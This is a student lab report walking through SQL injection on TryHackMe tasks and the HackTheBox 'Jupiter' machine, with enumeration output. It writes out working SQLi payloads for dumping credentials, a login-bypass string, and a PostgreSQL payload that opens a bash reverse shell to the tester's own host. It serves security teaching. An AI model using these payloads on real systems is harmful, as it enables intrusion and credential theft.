Lab 01
Relatório

AEV

Telmo Sauce (104428)

Lab 01

AEV

DETI

Universidade de Aveiro

Telmo Sauce (104428)

telmobelasauce@ua.pt

1/10/2023

Índice

Chapter 1

Introduction

In this report, I will be documenting the process of enumeration and trying to do SqlInjections with the purpose of exploring and understanding how sqlInjections work, how to find them and how use them in a effective way. This assignment was assigned during the AEV class as the second pratical project.

Our primary objective is to gather as much information as possible from these machines, equipping ourselves with the knowledge needed to efficiently target and attack them in the future.

Chapter 2

Scope

This project covers 2 machines, one from HackTheBox website and the other from TryHackMe webiste. The primary objective is to sqlInject the machines. The enumeration period is scheduled from October 6, 2023, to October 16, 2023. The main tools and resources used will be the IP provided by the Website, Dirb, Nmap, wfuzz and OWASP ZAP.

Chapter 3

TryHackMe

3.1 Task 5

1st we verify if the website is vulnerable to SQLinjection by adding "'", since we got an error 3.1 that means that this URL is vulnerable to SQLinjection.



Figure 3.1: Error of syntax

Now I will try to get more information to do this I used the union like this "1 UNION SELECT 1" 3.2 and added rows until I got no error result 3.3. Since I don't want the 1st article info I changed the query to get no results for the article and return what came after the Union, We do this by changing the query to "0 UNION SELECT 1,2,3" 3.4.



Figure 3.2: Union Error

Figure 3.3: No Error Union

Figure 3.4: No article return

Now I tried to get the name of the Database 3.5, which returned "sqli_one" now I will try to get the name of the table, if we add this to the URL "0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'" we will get the tables that exist on this database 3.6.

Figure 3.5: Database Name



Figure 3.6: Table Names

After retrieving the table names if we can now get some user information with the table "staff_users" with the query "0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'" 3.7. After getting the columns names we can retrieve the data from them using the following query "0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '
') FROM staff_users" 3.8



Figure 3.7: Columns Info



Figure 3.8: Passwords displayed

3.2 Task 6

This forum we can simply do "' OR 1=1;–" 3.9 and bypass the forum authentication.



Figure 3.9: Authentication bypass

3.3 Task 7

By adding the query "admin123' UNION SELECT 1,2,3 where database() like 'sqli_three%';–" it returns True so the database name is "sqli_three".

Now if we do "admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'users%';–" which we can see the response true so users must be a table so we can move on and find the columns.

Adding the query "admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'id' and COLUMN_NAME !='password' and COLUMN_NAME !='username'; " we found out that the names of the columns are id, username and password.

Since we already know that the user admin exists we can do now "admin123' UNION SELECT 1,2,3 from users where username='admin' and password like '3845%" and the password is 3845 since we get true as the response.

Now we can login has admin with the pass 3845.



Figure 3.10: Valid Response for query

3.4 task 8

Now we will try to use the SLEEP command, if the response is valid the response will take more time than an error response. By typing this "admin123' UNION

SELECT SLEEP(5),2;–" on the URL we can see that a delay is shown so we can start to try retreiving info.

Now we try to find the database name which we can try by typing the following "referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'sqli_four';–" Since this name took longer, we now know that this is the name of the table.

Now running "admin123' UNION SELECT SLEEP(5),3 FROM information_schema.tables WHERE table_schema = 'sqli_four' and table_name like 'users%'; –" we can find the table name. Now we can try to find the columns names.

By brute forcing I ended in the following query "admin123' UNION SELECT SLEEP(5),3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_four' and TABLE_NAME='users' and COLUMN_NAME like 'id%' and COLUMN_NAME != 'username%' and COLUMN_NAME != 'password%' ;–" which tell us that there are 3 columns id, password and username.

Now with the info of the tables we find out the name of the user with "admin123' UNION SELECT SLEEP(5),3 FROM users where username like "admin%";–". The user is called "admin", now just found the pass with "admin123' UNION SELECT SLEEP(5),3 FROM users where username="admin" and password like "4961%";–". Finally we can Enter the name "admin" and password "4961" to login.



Figure 3.11: Enter Caption

Chapter 4

HackTheBox - Jupiter

4.1 Enumeration

We will Start enumerating the Machine so we can find any vulnerable points on the machine.

4.1.1 Nmap

Nmap returned 2 ports one for a http and other for an ssh 4.1. We also can see the respective versions for each service. With this I was able to find a CVE for the OpenSSH 8.9p1 , which is CVE-2023-28531. This CVE should be seen since it has a criticity of 9.8.

After I checked out the http service on port 80, which got me the following Domain "jupiter.htb" 4.2 so I added it to the "/etc/hosts" 4.3 and was able to access the website 4.4.

```
vboxuser@originalUbuntu:~$ nmap -sV -sC 10.10.11.216
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 16:18 BST
Nmap scan report for 10.10.11.216
Host is up (0.070s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ac:5b:be:79:2d:c9:7a:00:ed:9a:e6:2b:2d:0e:9b:32 (ECDSA)
|_  256 60:01:d7:db:92:7b:13:f0:ba:20:c6:c9:00:a7:1b:41 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://jupiter.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.78 seconds
```

Figure 4.1: Nmap Result



Figure 4.2: 80 port Result



Figure 4.3: /etc/hosts



Figure 4.4: Website on port 80

4.1.2 SubDomains

Now I searched for SubDomains with wFuzz which got only one domain which is "kiosk"4.5, after I tried searching with another tool, dirb which only got me forbidden subdomains 4.6.

I added the new domain to the local DNS list 4.7 and was able to access it's website 4.8.

```
vboxuser@originalUbuntu:~$ wfuzz -w /usr/share/dirb/wordlists/common.txt -u http://jupiter.htb -H "Host: FUZZ.jupiter.htb" --sc 200
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://jupiter.htb/
Total requests: 4614

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002215:   200        211 L    798 W      34390 Ch    "kiosk"

Total time: 38.65433
Processed Requests: 4614
Filtered Requests: 4613
Requests/sec.: 119.3656
```

Figure 4.5: Wfuzz Result

```
GENERATED WORDS: 4612

---- Scanning URL: http://jupiter.htb/ ----
==> DIRECTORY: http://jupiter.htb/css/
==> DIRECTORY: http://jupiter.htb/fonts/
==> DIRECTORY: http://jupiter.htb/img/
+ http://jupiter.htb/index.html (CODE:200|SIZE:19680)
==> DIRECTORY: http://jupiter.htb/js/
```

Figure 4.6: Dirb Result

```
vboxuser@originalUbuntu:~$ sudo cat /etc/hosts
[sudo] password for vboxuser:
127.0.0.1       localhost
127.0.1.1       originalUbuntu.myguest.virtualbox.org   originalUbuntu

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.11.216 jupiter.htb kiosk.jupiter.htb
```

Figure 4.7: /etc/hosts



Figure 4.8: Kiosk subdomain

4.2 Inspection

With this two domains I did an inspection to it's network and code. I only found something vulnerable on the Kiosk domain, after scrolling thought the page we start to see some requests that contain a Sql, this can be attacked with sqlInjection 4.9.



Figure 4.9: Kiosk Query

4.3 SqlInjection

Using the OWASP ZAP tool we can try to execute some sqlInjection. I searched some payloads for injection on PostgreSQL in PostgreSQL injection. First I will try to get more information about the database we already know it is PostgreSQL but if we use the payload "SELECT version();" 4.10 we get the version "PostgreSQL 14.8" 4.11, with this we can get some more CVEs CVE-2023-2455, CVE-2023-2454.



Figure 4.10: Request Version



Figure 4.11: Response Version

Second we can try to do remote code execution with the payload **CREATE TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'bash -c \"bash -i >& /dev/tcp/10.10.16.45/6969 0>&1\"'** 4.12 , but before making the request I need to fist open the port 6969 on my computer 4.13 now after making the request we get remote access to the machine 4.14.



Figure 4.12: Request for remote access

Figure 4.13: Listening Port 6969



Figure 4.14: Remote control access